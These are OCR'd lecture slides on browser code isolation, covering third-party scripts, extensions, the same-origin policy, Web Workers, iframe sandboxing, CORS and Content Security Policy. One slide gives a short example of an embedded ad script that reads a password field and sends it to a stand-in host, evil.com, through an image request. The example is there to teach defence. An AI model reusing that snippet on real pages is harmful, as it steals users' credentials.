
# Browser code isolation

John Mitchell

# Modern web sites are complex



# Modern web "site"


Code from many sources
Combined in many ways

# Sites handle sensitive information

- Financial data
  - Online banking, tax filing, shopping, budgeting, …
- Health data
  - Genomics, prescriptions, …
- Personal data
  - Email, messaging, affiliations, …

# Others want this information

- Financial data
  - Black-hat hackers, …
- Health data
  - Insurance companies, …
- Personal data
  - Ad companies, big government, …

# Modern web "site"



Code from many sources
Combined in many ways

# Basic questions


- How do we isolate code from different sources
  - Protecting sensitive information in browser
  - Ensuring some form of integrity
  - Allowing modern functionality, flexible interaction

Third-party APIs


Third-party mashups




Mashups

Third-party libraries

Extensions

# Example:Library


Third-party libraries

- Library included using tag
  - <script src="jquery.js"></script>
- No isolation
  - Same frame, same origin as rest of page
- May contain arbitrary code
  - Library developer error or malicious trojan horse
  - Can redefine core features of JavaScript
  - May violate developer invariants, assumptions

jQuery used by 78% of the Quantcast top 10,000 sites, over 59% of the top million

# Second example: advertisement

```
<script src="https://adpublisher.com/ad1.js"></script>
<script src="https://adpublisher.com/ad2.js"></script>
```

Read password using the DOM API
var c = document.getElementsByName("password")[0]

Directly embedded third-party JavaScript poses a threat to critical hosting page resources

Send it to evil location (not subject to SOP)
<img src=``http::www.evil.com/info.jpg?_info_">

# Second example: Ad vs Ad

```
<script src="http://adpublisher.com/ad1.js"></script>
<script src="http://adpublisher.com/ad2.js"></script>
```


Directly embedded third-party JavaScript poses a threat to other third-party components

**Attack the other ad:** Change the price !

```
var a = document.getElementById("sonyAd")
a.innerHTML = "$1 Buy Now";
```

# Third example: Browser Extensions


- Firefox user interface written in JavaScript and XUL, an XML grammar that provides buttons, menus, ...
- The browser is implemented in a XUL file containing, e.g., this code defining the status bar

```
<statusbar id="status-bar">
    ... <statusbarpanel>s ...
</statusbar>
```

- Extend the browser by inserting new XUL DOM elements into the browser window and modifying them using script and attaching event handlers

# Third example: Browser Extensions

- Run with privileges of *browser*



# Goal: Password-strength checker



- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to *untrusted* code!
- Is there any way to make sure untrusted code does not export our password?

# Modern Structuring Mechanisms

- HTML5 Web Workers
  - Separate thread; isolated but same origin
- HTML5 Sandbox
  - Load with unique origin, limited privileges
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources

# Useful concept: browsing context

- A *browsing context* may be
  - A frame with its DOM
  - A web worker (thread), which does not have a DOM
- Every browsing context
  - Has an origin, determined by ⟨protocol, host, port⟩
  - Is isolated from others by same-origin policy
  - May communicate to others using postMessage
  - Can make network requests using XHR or tags (<image>, …)



http://www.html5rocks.com/en/tutorials/workers/basics/

# Web Worker

- Run in an isolated thread, loaded from separate file

```
var worker = new Worker('task.js');
worker.postMessage(); // Start the worker.
```

- Same origin as frame that creates it, but no DOM
- Communicate using postMessage

main thread

```
var worker = new Worker('doWork.js');
worker.addEventListener('message', function(e) {
    console.log('Worker said: ', e.data);
}, false);
worker.postMessage('Hello World'); // Send data to worker
```

doWork

```
self.addEventListener('message', function(e) {
    self.postMessage(e.data);  // Return message it is sent
}, false);
```

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
# Recall Same-Origin Policy (SOP)

- Idea: Isolate content from different origins
  - Restricts interaction between compartments
  - Restricts network request and response

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

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
c.com



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

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

# Same-Origin Policy

- **Limitations:**
  - Some DOM objects leak data
    - Image size can leak whether user logged in
  - Data exfiltration is trivial
    - Any XHR request can contain data from page
  - Cross-origin scripts run with privilege of page
    - Injected scripts can corrupt and leak user data!

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# HTML5 Sandbox

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


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


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

# Sandbox example

- Twitter button in iframe

```
<iframe src=
 "https://platform.twitter.com/widgets/tweet_button.html"
  style="border: 0; width:130px; height:20px;"> </iframe>
```

- Sandbox: remove all permissions and then allow JavaScript, popups, form submission, and twitter.com cookies

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups
                                                    allow-forms"
  src="https://platform.twitter.com/widgets/tweet_button.html"
  style="border: 0; width:130px; height:20px;"></iframe>
```

# Sandbox permissions

- **allow-forms** allows form submission.
- **allow-popups** allows popups.
- **allow-pointer-lock** allows pointer lock (mouse moves)
- **allow-same-origin** allows the document to maintain its origin; pages loaded from https://example.com/ will retain access to that origin's data.
- **allow-scripts** allows JavaScript execution, and also allows features to trigger automatically (as they'd be trivial to implement via JavaScript).
- **allow-top-navigation** allows the document to break out of the frame by navigating the top-level window.

http://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/

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# Cross-Origin Resource Sharing (CORS)

- Idea: Explicitly allow resources to be readable cross-origin


http://www.html5rocks.com/en/tutorials/cors/

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# Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS
  - XSS attacks bypass the same origin policy by tricking a site into delivering malicious code along with intended content
- **Approach:** restrict resource loading to a white-list
  - Prohibits inline scripts embedded in script tags, inline event handlers and javascript: URLs
  - Disable eval(), new Function(), ...
  - Content-Security-Policy HTTP header allows site to create whitelist, instructs the browser to only execute or render resources from those sources

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

# CSP resource directives


- **script-src** limits the origins for loading scripts
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **img-src** lists origins from which images can be loaded.
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src  counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

# CSP source lists

- Specify by scheme, e.g., https:
- Host name, matching any origin on that host
- Fully qualified URI, e.g., https://example.com:443
- Wildcards accepted, only as scheme, port, or in the leftmost position of the hostname:
- **'none'** matches nothing
- **'self'** matches the current origin, but not subdomains
- **'unsafe-inline'** allows inline JavaScript and CSS
- **'unsafe-eval'** allows text-to-JavaScript mechanisms like eval

# Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *

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

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

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

